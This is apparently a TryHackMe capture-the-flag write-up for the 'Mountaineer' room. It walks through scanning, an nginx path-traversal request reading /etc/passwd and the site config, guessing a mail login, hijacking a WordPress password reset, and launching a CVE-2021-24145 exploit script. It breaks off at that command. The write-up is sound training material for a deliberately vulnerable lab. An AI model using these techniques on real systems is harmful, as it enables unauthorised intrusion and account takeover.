Tryhackme: Mountaineer
Tryhackme: Mountaineer | Writeup | 06 August 2025


Author: Aakash Modi
Reconnaissance & Enumeration - Task 1
🔍 Nmap Scan
Command:
1
sudo nmap -T4 -n -sC -sV -Pn -p- -oN nmap_scan.txt mountaineer.thm
Output
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:09:80:28:d4:ec:f1:f9:bc:a3:f7:bb:cc:0f:68:90 (ECDSA)
|_  256 82:5a:2d:0c:77:83:7c:ea:ae:49:37:db:03:5a:03:08 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug  3 12:17:19 2025 -- 1 IP address (1 host up) scanned in 343.68 seconds

we find the two ports are open, the intresting thing is we get the nginx version. After this lets scan the website directory —
Directory Scan (Gobuster)
Command:
1
sudo gobuster dir -u http://mountaineer.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o dir_results.txt -t 25
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.45.188/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 178] [--> http://10.201.45.188/wordpress/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
 In here we got the wordpress site, that means we can use wpscan to scan the plugins and themes as well as the username —
Web Vulnerability Scanning

Nikto Scan:
1
nikto -h http://mountaineer.thm -o nikto_scan.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.201.45.188
+ Target Hostname:    mountaineer.thm
+ Target Port:        80
+ Start Time:         2025-08-06 20:04:50 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: getaddrinfo problems (Name or service not known)
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2025-08-06 20:14:54 (GMT5.5) (604 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Web Interface Overview
The Nikto scan did not reveal any significant vulnerabilities or interesting findings.

Website Homepage
Below is a screenshot of the website’s main page:

WordPress Login Page
Navigating to the /wordpress directory brings us to the WordPress login page:
WordPress Vulnerability Scan with WPScan
To enumerate users, plugins, themes, and potential vulnerabilities in the WordPress installation, run:
1
wpscan --url http://10.201.45.188/wordpress/wp-login.php --enumerate u,ap,at,cb,dbe,tt,m
Scan Options Explained:
u: Enumerate usernames (author name and ID)ap: List all pluginsat: List all themescb: Check for config backupsdbe: Check for database exportstt: Search for Timthumb filesm: Enumerate media IDs
Sample Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] everest
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] montblanc
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] chooyu
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] k2
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

WPScan reveals several valid usernames, which can be useful for further attacks such as brute-forcing logins or privilege escalation. Additionally, the scan may highlight vulnerable plugins or themes, configuration backups, and other sensitive files that could be exploited.
Scanning WordPress Directories
To further enumerate the WordPress installation, perform a directory scan within /wordpress:
1
sudo gobuster dir -u http://mountaineer.thm/wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o dir_inside_wordpress_results.txt

The scan reveals an interesting /images directory. This could be a potential entry point for further exploitation.
Investigating Nginx Vulnerabilities
Given the server is running nginx/1.18.0, research shows it is vulnerable to the Off-By-One Slash vulnerability. This can allow path traversal attacks.
Exploit Example:
Using Burp Suite, send a GET request to /wordpress/images../etc/passwd to access sensitive files.

Discovering Subdomains via Nginx Config
By exploiting the vulnerability, you can access the nginx configuration file at /etc/nginx/site-available/defualt:

This reveals a new subdomain:
adminroundcubemail.mountaineer.thm
Accessing and Exploiting the Mail Dashboard
Add the subdomain to your /etc/hosts file:
1
2
# CTF
10.201.111.44  mountaineer.thm adminroundcubemail.mountaineer.thm

Visit http://adminroundcubemail.mountaineer.thm to access the mail dashboard.


Brute-Forcing Mail Credentials
Using previously enumerated usernames, attempt to log in. The credentials for k2 work:
- Username:
k2 - Password:
k2
Resetting WordPress User Password


Initiate a password reset for the k2 user via the mail dashboard:
- Start the reset process.
- Retrieve the reset email.

- Set a new password: void@k211

Log in to WordPress with the updated credentials:
- Username:
k2 - Password:
void@k211
Exploring the k2 Dashboard
Upon successful login, we access the k2 user’s dashboard:

However, we still lack admin or server access. Let’s escalate further.
Exploiting WordPress (CVE-2021-24145)
Since we are authenticated, we can exploit CVE-2021-24145 to gain server access.
Download and run the exploit:
1
sudo python3 exploit.py -T mountaineer.thm -P 80 -U /wordpress/ -u k2 -p void@k211
